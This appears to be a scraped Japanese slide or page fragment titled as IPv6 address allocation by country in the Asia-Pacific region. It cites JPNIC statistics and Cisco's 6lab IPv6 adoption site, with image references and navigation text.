


AP地域の国別IPv6アドレス配分状況



出典：JPNIC統計情報

http://6lab.cisco.com/stats/



http://6lab.cisco.com/stats/

6lab - The place to monitor IPv6 adoption

Home

Info


Feedback

Share


2015/11/19

Display global data 


[World](#) | [Africa](#) | [Asia](#) | [America](#) | [Europe](#) | [Oceania](#)




http://6lab.cisco.com/stats/




http://6lab.cisco.com/stats/



